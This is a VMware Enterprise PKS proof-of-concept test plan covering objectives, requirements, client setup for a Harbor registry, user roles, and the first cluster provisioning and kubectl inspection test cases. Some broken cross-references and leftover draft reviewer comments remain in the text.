VMware Enterprise PKS PoC Test Plan

Contents

About this Guide 3

Updated Information 4

1 PKS PoC Test & Evaluation Overview 5

2 PKS PoC Test Approach 6

3 PKS PoC Test Cases and Procedures 15

4 Appendix 56

5 Attachments 56

About this Guide

VMware Enterprise PKS is a production-grade Kubernetes-based container orchestrator equipped with advanced networking, a private container registry, and full lifecycle management. PKS radically simplifies the deployment and operation of Kubernetes clusters so Customers can run and manage containers at scale on private and public clouds. The purpose of a Proof of Concept (PoC) is to validate that the system addresses a Customer's needs and verify that the system's capabilities satisfy the operational and functional requirements. The *VMware Enterprise PKS PoC Test Plan* details the approach and procedures for testing a PKS PoC and evaluating the results in comparison with the Customer's success criteria.

Intended Audience

This guide is for cloud architects, engineers, administrators, and developers whose organization has an interest in integrating and evaluating VMware Enterprise PKS with their VMware vSphere cloud infrastructure and management utilities.

Updated Information

VMware updates this document with each release of the product or as necessary. The following table provides the update history of the VMware Enterprise PKS PoC Test Plan.

Revision	Description	Changed By
0.9b	Test Plan Development and Final Draft	C.Saroka, VMware
1.0	Test and Evaluation Plan for VMware Enterprise PKS 1.3 Release	C.Saroka, VMware

1 PKS PoC Test & Evaluation Overview

1.1 Scope

The VMware Enterprise PKS PoC test and evaluation process focuses on demonstrating functional operation, capabilities, and features of the PKS platform and Kubernetes in a developmental environment.

IMPORTANT - This pre-sales offering does not consider all best practices and recommendations for production or extended pilot use. VMware strongly encourage Customers to thoroughly review all publicly available product documentation and engage with the Professional Services Organization and Partners before going forward with any production design decisions. Consequently, the PoC evaluation system is not the appropriate platform for intensive and lengthy performance testing and evaluation.

1.1 Goals and Objectives

The goal is promoting Customer confidence in the PKS product through an inclusive test approach and procedures worthy for judging the platform's operational effectiveness and suitability. **Error! Reference source not found.** lists the objectives of the PKS PoC test process:

ID	Objective
OB01	Prove the automation and simplicity of deploying and operationalizing Kubernetes clusters with PKS
OB02	Reveal the advanced, on-demand networking and security capabilities that PKS and NSX-T enable through the Kubernetes Container Network Interface (CNI) plug-in.
OB03	Validate the support for stateful applications and the multitude of storage options that PKS enables through the Kubernetes vSphereVolume and NFS plugins for persistent volumes
OB04	Show the level of monitoring, alerting, and visibility available for containerized applications running on Kubernetes with the integrations for VMware vRealize and Wavefront products and other Open Source Software (OSS) alternatives.
OB05	Exhibit the availability of the multi-master clusters and the self-healing resiliency of the individual cluster nodes
OB06	Demonstrate the ability for operators to easily and quickly scale-out/in Kubenetes clusters resources on-demand
OB07	Without disruption to running containerized applications, demonstrate the patch and upgrade automation that PKS manages for Kubernetes clusters
OB08	Validate containerized application portability, interoperability, and consistency between Kubernetes tools and environments
OB09	Demonstrate integration of a PKS deployed Kubernetes cluster with an automated development pipeline
OB10	Show the coexistence of both traditional VM-based and containerized applications running parallel on common infrastructure resources
OB11	Demonstrate PKS and Kubernetes multi-tenancy and access control capabilities for enterprise environments
OB12	Demonstrate managing and securely serving images for containerized applications

Table 1

2 PKS PoC Test Approach

The approach centers on scenarios that stimulate and exercise numerous aspects of the system in parallel. Because of the many interactions with scenarios, the potential for uncovering design deficiencies increases. Ultimately, identifying the deficiencies and sources of the deficiencies so that Customers' have a sound basis for their decision to move forward with PKS is the design of the approach.

2.1 Process Flow

The quality and completeness of the Customer test goals and objectives (**Error! Reference source not found.**), or success criteria, are the key input to constructing useful test cases and producing meaningful results. With that input, the Customer and VMware | Pivotal Technical Leads can derive a base set of requirements. Then, after analyzing the requirements, generate test scenarios that represent the operational use of the system. Next, develop test cases within each scenario, ensuring complete allocation of requirements and quantifiable expectations. Finally, execute the test cases to validate system operation and verify compliance with the requirements. **Error! Reference source not found.** illustrates the general flow of the test development and execution process for the PKS PoC.



Customer Test Goals and Objectives (OB)
Derive Requirements
Operational and Functional Requirements (RQ)
Organize Requirements and Formulate Test Scenarios
System Test Scenerios (SC)
Develop Test Cases and Allocate Requirements
Test Cases (TC)
Execute Test Cases
System Test Results

Figure 1

2.2 Summary Requirements Analysis

Error! Reference source not found. contains an assemblage of requirements inferred by the technology; revised and repurposed from Customer's RFIs; derived from frequently mentioned Customers' goals and objectives; community involvement; and learned through research and development. The requirements form the basis of the test cases inventory, in Table 10, and the test procedures detailed in section 3. Each requirement maps to its overarching objective and test case(s) responsible for demonstrating functional compliance. Because the test approach is scenario-driven, there is not a 1:1 relationship for all requirements and some requirements may be indirectly satisfied by an encompassing test case.

ID	Requirement Description	OBJ	Test Case ID(s)
RQ01-01	PKS shall support deploying Kubernetes clusters within at least one (1) release of the current GKE GA release	OB01	SC01-TC02
RQ01-02	PKS shall deliver a single platform API for deploying multiple Kubernetes clusters	OB01	SC01-TC01, SC01-TC04.1, SC06-TC01
RQ01-03	PKS shall enable deploying a Kubernetes cluster with a single, one (1) line command	OB01	SC01-TC01, SC01-TC04.1, SC06-TC01
RQ01-04	PKS shall deliver the ability to customize templates for deploying Kubernetes cluster of variable sizes.	OB01	SC01-TC01, SC01-TC04.1, SC06-TC01
RQ01-05	PKS shall enable deleting a Kubernetes cluster and release resources back to the platform with a single, one (1) line.	OB01	SC04-TC05
RQ02-01	PKS shall facilitate the automatic provisioning of Layer-7 HTTP load-balancers for Kubernetes ingress resources.	OB02	SC02-TC02.1, SC06-TC02
RQ02-02	PKS shall facilitate the automatic provisioning of Layer-7 HTTPS load-balancers, with SSL/TLS pass-through and SSL/TLS-termination for Kubernetes ingress resources	OB02	SC02-TC02.2
RQ02-03	PKS shall allow the importation of custom CA-signed certificates for use with Kubernetes ingress resources	OB02	SC02-TC02.2
RQ02-04	PKS shall enable the ability for a Kubernetes service to automatically provision a Layer 4 TCP/UDP load-balancer	OB02	SC02-TC01

RQ02-05	PKS shall leverage SDN to automate applying the required network topology for supporting isolated Kubernetes clusters and namespaces	OB02	All test cases that include either deploying a Kubernetes cluster or creating a Kubernetes namespace
RQ02-06	PKS shall automate the network routing, allowing for Kubernetes clusters and deployed containerized applications to communicate within the cluster and with the corporate infrastructure	OB02	All test cases that include either deploying a Kubernetes cluster or creating a Kubernetes namespace and containerized application
RQ02-07	PKS shall support on-demand configuration of network security policies, which allow for micro-segmenting flows between two (2) or more pods sharing a common network or between namespaces and external IP networks.	OB02	SC02-TC03
RQ03-01	PKS shall automate the Kubernetes storage provider integration so Kubernetes pods can mount static and dynamic persistent volumes from existing, shared NFS, iSCSI, vSAN, or Fibre Channel datastores	OB03	SC02-TC05
RQ04-01	PKS shall generate and send syslog messages to a collection server for platform control plane events	OB04	SC03-TC02
RQ04-02	PKS shall enable cluster operators and developers with the ability to create custom logging policies for directing cluster and pod-level event messages to a specific collection server	OB04	SC03-TC02
RQ04-03	PKS shall integrate with vRealize Operations for visibility into a Kubernetes cluster(s) topology, monitoring key metrics, generating alerts for monitored objects, and tracing issues between integrated system components	OB04	SC03-TC01
RQ04-04	PKS shall integrate with the Wavefront SaaS for metrics collection and reporting, and extremely fine visibility into a Kubernetes cluster(s), cluster components' resources, and the performance of containerized applications	OB04	SC03-TC03
RQ04-05	PKS shall support the deployment and integration of the OSS application, Prometheus, to Kubernetes clusters for metric monitoring and alerting	OB04	SC03-TC04
RQ04-06	PKS shall allow Kubernetes cluster users to collect information using the standard kubectl CLI.	OB04	SC01-TC02
RQ04-07	PKS shall enable Kubernetes cluster administration using the standard Kubernetes Dashboard web UI	OB04	SC01-TC03
RQ05-01	PKS shall enable the ability to deploy highly-available Kubernetes clusters with a minimum of three (3) master nodes	OB05	SC01-TC01, SC04-TC02
RQ05-02	PKS shall automatically detect a faulty Kubernetes node and automate the node recovery process to restore the prescribed Kubernetes cluster configuration	OB05	SC04-TC02
RQ06-01	PKS shall facilitate requests to scale-out or scale-in Kubernetes clusters by orchestrating the incremental addition or deletion of a cluster's workers nodes	OB06	SC04-TC01
RQ07-01	PKS shall automate release upgrades to Kubernetes clusters without impacting the availability of deployed applications during the process	OB07	SC04-TC04
RQ07-01	PKS shall provide the ability for platform administrators to backup and restore the PKS control plane	OB07	SC04-TC03
RQ08-01	PKS support the deployment of curated, containerized application using the Helm package manager	OB08	SC06-TC02, SC03-TC04
RQ08-02	PKS shall support the portability and compatibility of containerized application specifications between Kubernetes environments	OB08	All test cases that deploy a sample application use publicly available specifications. See the test cases' test data attribute for public references
RQ09-01	PKS shall support the integration of CI/CD automation tools with Kubernetes clusters	OB09	SC06-TC02
RQ10-01	PKS shall support deploying Kubernetes clusters and respective containerized applications alongside traditional virtual machines, which share common infrastructure resources	OB10	SC02-TC04

RQ10-02	PKS shall support multi-tiered applications in containerized applications require interaction with traditional VM-based workloads	OB10	SC02-TC04
RQ11-01	PKS shall provide the ability to authenticate users' API requests through external corporate LDAP services	OB11	SC01-TC04.1, SC01-TC04.2.2
RQ11-02	PKS shall authorize access to API by bindings role-based privileges with authenticated users	OB11	SC01-TC04.1
RQ12-01	PKS shall include a private registry that supports multi-tenancy and RBAC policies for container image repositories	OB12	SC05-TC01
RQ12-02	PKS shall deliver a private registry that automatically scans stored container images for known vulnerabilities and analyses threat severity levels	OB12	SC05-TC02
RQ12-03	PKS shall provide a private registry that ensures image authenticity and enforces policies to prevent deploying untrusted images	OB12	SC05-TC03
RQ12-04	PKS shall support the integration with public and other private container registries	OB12	By default, all test cases that involve deploying a container, pull from public repository.

Table 2

2.3 PKS PoC Test Environment

NOTE: BEFORE PROCEEDING TO THE TEST CASES, READ THIS SECTION IN ITS ENTIRETY AS IT INCLUDES PREPARATIONS AND PREREQUISITES REQUIRED TO SUCCESSFULLY RUN THE TEST CASES.

The test cases within this document assume that the installation of PKS and NSX-T are complete and deployed to an infrastructure prepared according to the requirements detailed in the "VMware PKS PoC Prerequisites and Preparations Guide." Additionally, it assumes that the Customer engaged with either a VMware Systems Engineer or Pivotal Platform Architect for the PKS PoC design and installation. The following subsections identify the environment expectations, software and tools required for effectively conducting the test and evaluation process.

2.3.1 Software Build Information

For the deployed PKS PoC environment, use **Error! Reference source not found.** to record the system components' version and build number.

Software Product	Version	Build
VMware vSphere ESXi		
VMware vCenter		
VMware NSX-T		
VMware vRealize Operations		
VMware vRealize LogInsight		
VMware Harbor		
Pivotal Container Service		
Pivotal Ops Manager		

Table 3

2.3.2 Software Test Tools

The recommendation for executing the test procedures is to represent both the Operator Client and Developer Client with individual machines (physical or VM). Alternatively, one client machine is acceptable; however, the user should expect to routinely log-in and log-out of sessions. Regardless, **Error! Reference source not found.** identifies the software utilities required for each machine, respectively.

S/W Tool	Operator Client VM ǀ W/S	Developer Client VM ǀ W/S	Download Location
OS	Recommend: Ubuntu 16.04 or later Alternates: Linux, Windows 10, MacOS	Recommend: Ubuntu 16.04 or later Alternates: Linux, Windows 10, MacOS	Reference Link
Text Editor	Atom, Visual Studio Code, Notepad++, etc	Atom, Visual Studio Code, Notepad++, etc	

PKS CLI	Yes		Reference Link
Docker-CE	Yes	Yes	Reference Link
Kubectl CLI	Yes	Yes	Reference Link
Helm client	Yes	Yes	Reference Link
curl	Yes	Yes	Reference Link
jq	Yes	Yes	Reference Link
OpenSSL	Yes	Yes	Reference Link
ssh client	Yes	Yes	Reference Link
Git	Yes	Yes	Reference Link
JMeter	Yes		Reference Link
BOSH BBR	Yes		Reference Link

Table 4

2.3.3 Test Code Repository

The test case templates are available to view and download through the VMware {code} web site. Browse the templates online or download direct. Executing the test procedures requires locally stored copies of the repository to exist on both the Operator and Developer VMs or workstations. Unless specified otherwise, the test case procedures in this document assume that the tester's present working directory is

```
/PATH/k8s-tc-templates-master/
```

2.3.4 Test VM Images

To demonstrate the integration of the traditional VM-based workload and containerized applications, test case 3.2.4 requires an Ubuntu virtual machine. Download the base .iso image from: https://www.ubuntu.com/download/server

2.3.5 Test Container Images

Many test cases run container images for demonstrating sample application deployments. The prerequisites section for each test case identifies the required container images and paths to obtain them from a public repository. By default, the test cases assume that the worker nodes have access to the public Internet, either directly or via a web proxy configured in PKS, to pull the images. However, not all environments permit communication flows between the Kubernetes components and the Public Internet. In this situation, the container images need to be manually built or pulled to a client workstation, tagged, and then pushed to a private registry such as Harbor. See section 2.3.5.1 for OS-specific instructions on configuring the docker client to interact with Harbor and the Notary service. Additionally, before issuing commands such as `kubectl apply`, `kubectl run`, or `helm install`, the tester needs to review each application spec or values file and update the image source with the private registry path and if necessary ImagePullSecrets.

Table 5 contains an inventory of all container images used throughout this plan so that tester can download, tag, and push the images to a private registry in advance of the actual test date.

Section	Container Image Public Repository Path	Alternate
3.1.3	gcr.io/google-samples/node-hello:1.0	
3.2.1	csaroka/lbtest-websvr:lts	Manually build the image with README and Dockerfile located in the directory lbtest-websvr-master
3.2.2.1	▪ k8s.gcr.io/redis:e2e" ▪ gcr.io/google_samples/gb-redisslave:v1 ▪ gcr.io/google-samples/gb-frontend:v4	
3.2.3	busybox:latest	
3.2.4	wordpress:4.8-apache	
3.2.5	▪ mysql:5.6." ▪ wordpress:4.8-apache	
3.3.1	nginx:latest	
3.3.2	▪ nginx:latest ▪ busybox:latest	
3.3.3	gcr.io/kubernetes-e2e-test-images/resource-consumer:1.4	

3.3.4	▪ prom/prometheus ▪ grafana/grafana:5.4.3	
3.5.1	alpine:latest	
3.5.2	centos:centos7.2.151	Dated tag from https://hub.docker.com/_/centos
3.5.3	alpine:latest	
3.6.2	▪ jenkins/Jenkins:lts ▪ csaroka/Jenkins-slave-k8s:lts ▪ nginx ▪ busybox ▪ maven: alpine	Manually build the image with Dockerfile located in the directory jnlp-slave-image

Table 5

2.3.5.1 Client Configuration for Interacting with Harbor Private Registry

Before exchanging container images with Harbor, users need to obtain the root certificate from either an Administrator or by logging into the Harbor web UI and downloading it from the repository page. Afterward, the user must configure the Docker client and notary to reference the certificate. Based on the operating system, reference the guidance below:

Linux

Open a terminal window and execute the following commands:

```
$ sudo mkdir -p /etc/docker/certs.d/HARBOR_FQDN
$ sudo cp ca.crt /etc/docker/certs.d/HARBOR_FQDN
$ mkdir -p ~/.docker/tls/HARBOR_FQDN\:4443/
$ cp ca.crt ~/.docker/tls/HARBOR_FQDN\:4443/
$ sudo mkdir -p ~/.docker/trust/
$ sudo cp ca.crt ~/.docker/trust/
$ sudo cp ca.crt /usr/local/share/ca-certificates/
$ sudo update-ca-certificates
$ sudo service docker restart
```

MacOS

Open a terminal window and execute the following commands:

```
$ sudo mkdir -p /etc/docker/certs.d/HARBOR_FQDN
$ sudo cp ca.crt /etc/docker/certs.d/HARBOR_FQDN
$ mkdir -p ~/.docker/tls/HARBOR_FQDN\:4443/
$ cp ca.crt ~/.docker/tls/HARBOR_FQDN\:4443/
$ sudo mkdir -p ~/.docker/trust/
$ sudo cp ca.crt ~/.docker/trust/
$ sudo security add-trusted-cert -d -r trustRoot -k /Library/Keychains/System.keychain ca.crt
```

Right-click on the Docker icon in the system tray and select **Restart**

Windows

1) **Double-click** the download ca.crt file to open it
2) If prompted with a security warning, select **Open**
3) Select **Install Certificate**
4) Select the radio button for **Local Machine** then **Next**
5) If prompted with User Account Control, select **Yes**
6) Select the radio button to **Place all certificates in the following store** then **Browse**
7) Select **Trusted Root Certification Authorities** then **OK**
8) Select **Next** then **Finish**
9) A prompt should appear, indicating that "The import was successful". Select **OK**
10) **Right-click** on the Docker icon in the system tray and select **Restart**

2.4 Test Users and Roles

NOTE: BEFORE PROCEEDING TO THE TEST CASES, READ THIS SECTION IN ITS ENTIRETY AS IT INCLUDES PREPARATIONS AND PREREQUISITES REQUIRED TO SUCCESSFULLY RUN THE TEST CASES.

The test approach bases the test scenarios and executing the test procedures from the perspective of standard operations and developments roles. System user accounts or groups of users map to symbolizing roles defined within the PKS platform and Kubernetes clusters. Following user authentication, a user's role association determines his/her level of authorization and entitlements while interacting with the interfaces and system resources.

2.4.1 System User and Role Descriptions

The test plan references three (3) primary roles: PKS Platform Operator, Kubernetes Cluster Operator, and Application Developer. Throughout the test plan, there are instances that reference "Operator" in place of either PKS Platform Operator or Kubernetes Cluster Operator. The reason for that is because organizations often elect to collapse the two roles into a single role, entitled with the privileges of the PKS Platform Operator. The following provides a brief description of each role:

PKS Platform Operator (System Administrator / Reliability Engineer)

PKS Platform Operators provision and maintain the essential infrastructure services for supporting applications' development.

Kubernetes Cluster Operator

Kubernetes Cluster Operators specialize in the core Kubernetes concepts essential for planning, administering, and securing Kubernetes clusters' resources

Application Developer (App Developer / App Ops)

Application Developers translate business and product objectives into application code. They administer the application development lifecycle through CI/CD pipeline automation and an assortment of product integrations.

2.4.2 PKS Platform Authentication and Access Control

For platform authentication, PKS offers two (2) identity source options, local UAA database or external LDAP. Regardless of the identity source, Operator user accounts (local UAA) or groups (LDAP) map to one of two pre-defined PKS roles: add SSO

- pks.cluster.manage: Accounts with this scope can create and access their Kubernetes clusters.
- pks.cluster.admin: Accounts with this scope can create and access all Kubernetes clusters. Do we have a new read-only role?

Table 6 displays how UAA associates the roles based on the identity source selected

User Role	PKS UAA Local Authentication	PKS UAA OIDC - LDAP External Authentication
Platform Operator	PKS tile Uaa Admin Password credentials or Local user -> pks.cluster.admin role	PKS tile Uaa Admin Password credentials or LDAP Group(s) DN -> pks.cluster.admin role
Cluster Operator	Local user -> pks.cluster.manage role	LDAP Group(s) DN -> pks.cluster.manage role

Table 6

For configuration assistance with establishing the role mappings, reference https://docs.pivotal.io/runtimes/pks/1-3/manage-users.html Update to version 1.6 links

2.4.3 Kubernetes Cluster(s) Authentication and Authorization Methods

For Kubernetes cluster(s) authentication, Operator user accounts automatically inherit superuser privileges for clusters through the platform role association, respectively. The way Operators manage Application Developer authentication depends on the platform identity source. If the platform identity source is local UAA, Operators manage Application Developers' authentication with Kubernetes cluster Service Accounts and Secrets. If the platform identity source is UAA OIDC – External LDAP, the search DNs defined in the PKS tile's UAA configuration, determines the scope of users capable of authenticating with any Kubernetes cluster under PKS platform administration.

User Role	PKS UAA Local Authentication	PKS UAA OIDC - LDAP External Authentication
Platform Operator	PKS tile Uaa Admin Password credentials or Local user -> pks.cluster.admin role	PKS tile Uaa Admin Password credentials or LDAP Group(s) DN -> pks.cluster.admin role
Cluster Operator	Local user -> pks.cluster.manage role	LDAP Group(s) DN -> pks.cluster.manage role
Application Developer	Kubernetes Service Account	LDAP User Account

Table 7

Similarly, the method of which Application Developers authenticate differs based on the identity source. **Error! Reference source not found.** identifies the process for each user role and identity source. Although the authentication method may differ, before any Application Developer can access any API resources, an Operator must apply a Kubernetes RBAC policy entitling the service account, user, or group access to the resource.

User Role	PKS UAA Local Auth	PKS UAA OIDC - LDAP External Auth
Platform Operator	`$ pks get-credentials`	`$ pks get-credentials`
Cluster Operator	`$ pks get-credentials`	`$ pks get-credentials`
Application Developer	▪ A Platform Operator or Cluster Operator executes a script that creates a unique service account in the target namespace, generates a custom `kubeconfig`, and produces an RBAC policy. Then, the operator updates and applies the RBAC policy to the namespace and provides the `kubeconfig` to the user. o MacOS or Linux ▪ *gen-k8s-sa-kubeconfig.sh* ▪ The Application Developer uses the `kubeconfig` file to access the Kubernetes cluster namespace	▪ A Platform Operator or Cluster Operator applies an RBAC policy to the namespace, authorizing a user or group privileges. ▪ The Application Developer executes a script that authenticates the user and generates a custom `kubeconfig` with bearer and refresh tokens. o MacOS or Linux *get-pks-k8s-kubeconfig.sh What about PKS get-kubeconfig?* o Windows *get-pks-k8s-kubeconfig.ps1*

Table 8

Obtaining Credentials and Populating the Kubeconfig

The following provides examples and references on the process for obtaining credentials and logging in to a Kubernetes cluster

Platform or Cluster Operator

```
$ pks clusters
$ pks get-credentials CLUSTER_NAME
```

Application Developer – UAA Local Auth

Before the application developer can authenticate and obtain access to the Kubernetes API resources, an operator must run a script to generate a `kubeconfig` file for the developer and apply an RBAC policy to the namespace, authorizing the developer access. Operators can find the script in the test code repository with file name gen-k8s-kubeconfig.sh. To generate the `kubeconfig` file and produce the RBAC policy template, create a new namespace or identify an existing namespace then, execute the following command:

```
$./gen-k8s-kubeconfig.sh NEW_SERVICE_ACCOUNT EXISTING_NAMESPACE

Or pks get-kubeconifg?
```

For example, to create service accounts for users jstamos and rastley in namespace acmeweb01, the operator would run the following the commands:

```
$ kubectl create ns acmeweb01
$./gen-k8s-kubeconfig.sh jstamos acmeweb01
$./gen-k8s-kubeconfig.sh rastley acmeweb01
```

The console output identifies the path to the `kubeconfig` file and provides a pre-populated RBAC policy template. The operator then copies the RBAC policy content to a new file and saves it with the `.yaml` extension. To apply the RBAC policy, the operator runs the following command.

```
$ kubectl apply -f RBAC_POLICY_FILE.yaml -n NAMESPACE
```

After receiving the `kubeconfig` from the operator, the application developer copies the `kubeconfig` in the default *`kubectl`* directory with filename *`(~/.kube/config)`* or exports the path to the file.

```
$ cp KUBECFG_FILENAME ~/.kube/config
```

or

```
$ KUBECONFIG=${KUBECFG_FILENAME}
```

If working with multiple contexts in a single `kubeconfig`, the user needs to set the proper context and namespace before requesting access to API resources. Use a text editor to identify the variables in the `kubeconfig` file.

```
$ kubectl config use-context CONTEXT
$ kubectl config set-context $(kubectl config current-context) --namespace=NAMESPACE
```

Application Developer – UAA OIDC External LDAP

Review the process, operating system requirements, software dependencies, and obtain the scripts online for the Linux/MacOS and Windows operating systems Or pks get-kubeconfig

2.5 PKS PoC Test Scenarios

The test plan takes a scenario-based approach to system-level validation and functional verification. The test scenarios represent common use cases for PKS in operation and involve tasks that exercise multiple system components and interfaces. Table 9 provides a description for each of the test scenarios

Scenario ID	Scenario Description
SC01	Provision, Operate, and Manage Kubernetes Clusters
SC02	Leverage Advanced Networking, Security, and Persistent Storage Capabilities for Containerized Applications
SC03	Monitor Health, Logging, Metrics for Operational and Performance Visibility into Kubernetes Clusters and Containerized Applications
SC04	Automate Monitoring and Fault Recovery, Scaling-out, and Software Updates for Kubernetes Clusters with Zero downtime to Containerized Applications
SC05	Operate a Secure Registry for Storing Applications' Container Images
SC06	Automate the Deployment of Kubernetes Clusters and Containerized Applications

Table 9

Groups of test cases support each scenario with objective-based demonstration procedures and expected results. Table 10 lists an inventory of the scenarios'' test cases, respectively. Section 3 of the document details the PoC test cases and procedures.

2.5.1 Test Cases Inventory

Scenario ID	Test Case ID	Test Case Desctiption
SC01	SC01-TC01	Test Case: Provisioning Kubernetes Cluster(s) with PKS CLI
	SC01-TC02	Test Case: Managing a Kubernetes Cluster with the Command-Line (kubectl)
	SC01-TC03	Test Case: Managing a Kubernetes Cluster with the Web UI (Dashboard)
	SC01-TC04.2.1	Test Case: PKS and Kubernetes RBAC for Platform Operators
	SC01-TC04.2.2	Test Case: RBAC for Platform Application Developers
SC02	SC02-TC01	Test Case: Layer 4 TCP/UDP Load-balancing
	SC02-TC02.1	Test Case: Ingress Controller – Layer 7 HTTP
	SC02-TC02.2	Test Case: Ingress Controller – Layer 7 HTTPS (Optional)
	SC02-TC03	Test Case: Network Policy Enforcement
	SC02-TC04	Test Case: Coexistence of Containerized Applications and Traditional Virtual Machines on Common Infrastructure
	SC02-TC05	Test Case: Stateful Applications and Persistent Volumes
SC03	SC03-TC01	Test Case: vRealize Operations Integration with PKS Kubernetes
	SC03-TC02	Test Case: vRealize LogInsight or Other Syslog Integration with PKS Kubernetes
	SC03-TC03	Test Case: Wavefront Integration with PKS Kubernetes
	SC03-TC04	Test Case: Using Prometheus and Grafana
SC04	SC04-TC01	Test Case: Scaling-out/down Kubernetes Clusters
	SC04-TC02	Test Case: Automated Monitoring and Fault Recovery
	SC04-TC03	Test Case: Backing Up the PKS Control Plan
	SC04-TC04	Test Case: Rolling-updates to Kubernetes Clusters
	SC04-TC05	Test Case: Destroying a Kubernetes Cluster

SC05	SC05-TC01	Test Case: Private Container Repositories and RBAC
	SC05-TC02	Test Case: Container Registry Vulnerability Scanning
	SC05-TC03	Test Case: Container Registry Content Trust
SC06	SC06-TC01	Test Case: Managing PKS by API
	SC06-TC02	Test Case: Jenkins with Kubernetes

Table 10

3 PKS PoC Test Cases and Procedures

Note: Mentioned in section 2.3.3, completing the test cases require downloading a copy of the test code repository.

Note: Mentioned in section 2.3.4, the test cases' commands and application specs default to pulling container images from public sources. If pulling images from a private registry, review and update the image location in the command strings, application specs, or chart values file before executing them.

Note: Before proceeding with each test case, carefully review its prerequisites section as not all test cases are independent and may require completion of a previous section or test case(s).

Note: If copying commands directly from the document and pasting to the Terminal, be aware that Formatting incompatibility may affect a command to run successfully. This often happens when commands contains a double dash (--), apostrophe ('), accent (`), or quotes (" ").

3.1 Provision, Operate, and Manage Kubernetes Clusters

3.1.1 Test Case: Provisioning Kubernetes Cluster(s) with PKS CLI

Using the PKS CLI, a platform operator creates a multi-master Kubernetes cluster and receives the details for registering the Kubernetes cluster API and Ingress Controller in DNS.

Test Case ID	**SC01-TC01**
Scenario Suite ID	SC01
Test Case Summary	The platform operator authenticates with the PKS API and using a single command, deploys a Kubernetes cluster. PKS automates the creation of the cluster through a prescribed template and coordination with backend IaaS APIs. Upon completion of the cluster creation, PKS reports a summary of the cluster's operational status.
Prerequisites	▪ Ops Manager Web UI admin user name and password ▪ A plan defined in the PKS tile for deploying a Kubernetes cluster with three (3) master nodes ▪ A network profile created for a deploying a medium-size load balancer ▪ NSX-T Web UI admin user name and password ▪ Admin access to the corporate name servers for creating host and wildcard A-records

Test Procedure	1) Log in to the Operations Manager UI, select the PKS tile, select the Credentials tab, and record the secret for the "Uaa Admin Password" credentials
	2) Log into the PKS instance with the PKS CLI
	`$ pks login -a PKS_API_FQDN -u admin -p UAA_ADMIN_PASSWORD -k`
	3) List PKS plans and identify the plan name with three (3) `master instances`
	`$ pks plans --json`
	4) List network-profiles and identify the profile name with a medium-size load balancer
	`$ pks network-profiles --json`
	5) Assemble and run the PKS CLI command to create a multi-master cluster
	`$ pks create-cluster K8S01 -e CLUSTER_FQDN -p PLAN_NAME -n 3 --network-profile=NETWORK_PROFILE_NAME`
	6) Optionally, in a separate terminal open an SSH session to the Ops Manager VM and use the BOCH CLI to log in to the BOSH Director. Run the `$ bosh task` command to monitor the Kubernetes cluster deployment progress
	7) Periodically monitor the Kubernetes cluster deployment progress with PKS CLI command
	`$ pks cluster K8S01`

	8) This step is complete when the `Last Action State` value changes from *`in progress`* to either *`succeeded`* or *`failed`*.
	9) Create an A-record in the name server associating the values for the `Kubernetes Master Host` and `Kubernetes Master IP`
	10) Create an additional A-record in the name server associating a `Wildcard FQDN` with the `Ingress Controller IP Address`. An example wildcard FQDN is `*.k801apps.corp.local`. The following steps identify the process for obtaining the cluster's Ingress Controller IP address
	a. Note the `UUID:` *`CLUSTER_UUID`* value. Login to the NSX-T Manager Web UI and navigate to **Networking > Load-Balancing > Virtual Servers**
	b. Identify the two (2) virtual servers with the name that includes the *`CLUSTER_UUID`* and suffixes "…-http" and "…-http_terminated"
	c. The shared IP address for the virtual server represents the cluster's Ingress Controller IP address
	11) Verify proper resolution by performing forward and reverse lookups on the two (2) new records
	12) Obtain Kubernetes cluster credentials and populate kubeconfig for accessing the Kubernetes API. Note: When prompted to enter a password, use the Uaa Admin Password previously used for logging into the PKS API.
	`$ pks get-credentials K8S01`
	`$ kubectl config view`
	13) Verify access to the Kubernetes API resources
	`$ kubectl cluster-info`	

Test Data	PKS UAA secret value for "Uaa Admin Password."	

Expected Result	Step 8 Output	`Name: K8S01`
		`Plan Name: PLAN_NAME`
		`UUID: CLUSTER_UUID`
		`Last Action: CREATE`
		`Last Action State: succeeded`
		`Worker Nodes: 3`
		`Kubernetes Master Host: CLUSTER_FQDN`
		`Kubernetes Master IP(s): CLUSTER_IP`

	Step 12 Output	clusters.cluster.server: https://*`CLUSTER_FQDN`*:8443 contexts.context.cluster: `K8S01` contexts.context.user: *`USER_NAME`*

	Step 13Output	`Kubernetes master is running at https://URL`
		`Heapster is running at https://URL`
		`KubeDNS master is running at https://URL`
		`kubernetes-dashboard master is running at https://URL`
		`monitoring-influxdb is running at https://URL`

Actual Result	Step 8 Output	
	Step 12 Output	
	Step 13 Output	
Status (Pass / Fail)		

Table 11

3.1.2 Test Case: Managing a Kubernetes Cluster with the Command-Line (kubectl)

The platform operator verifies the ability to authenticate with the Kubernetes API and inquire the status of essential cluster components

Test Case ID	**SC01-TC02**
Scenario Suite ID	SC01
Test Case Summary	After obtaining credentials for accessing the Kubernetes API resources, the platform operator inspects the status of the Kubernetes control plane, worker nodes' resources, and kube-system namespace deployments.
Prerequisites	Complete section 3.1.1
Test Procedure	1) Identify the Kubernetes master nodes `$ kubectl get endpoints`

2) Verify the status of Kubernetes master component services

```
$ kubectl get componentstatuses
```

3) Identify the Kubernetes worker nodes and verify the status

```
$ kubectl get nodes
```

4) Verify the status of worker node conditions and system info. Select one of the node UUIDs from the list in the previous step to successfully execute the following command.

```
$ kubectl describe node NODE_UUID
```

5) List Kubernetes cluster namespaces and verify their status

```
$ kubectl get namespaces
```

6) List the kube-system pods and deployments and, verify their status

```
$ kubectl get pods,deployments -n kube-system
```

7) List the supported Kubernetes API resources and versions

```
$ kubectl api-resources
$ kubectl api-versions
```

Test Data	None	
Expected Result	Step 1 Output	Lists the IP addresses and port 8443 for the three (3) Kubernetes Master nodes
	Step 2 Output	Lists the scheduler, controller-manager, etcd-0, etcd-1, etcd-2 components with STATUS=`Healthy`
	Step 3 Output	List the worker nodes with STATUS=`Ready`
	Step 4 Output	Lists conditions OutofDisk, MemoryPressure, DiskPressure, and PIDPressure with Status=`False` Container Runtime Version: `docker://18.6.1` or later Kubelet Version: `v1.12.4` or later
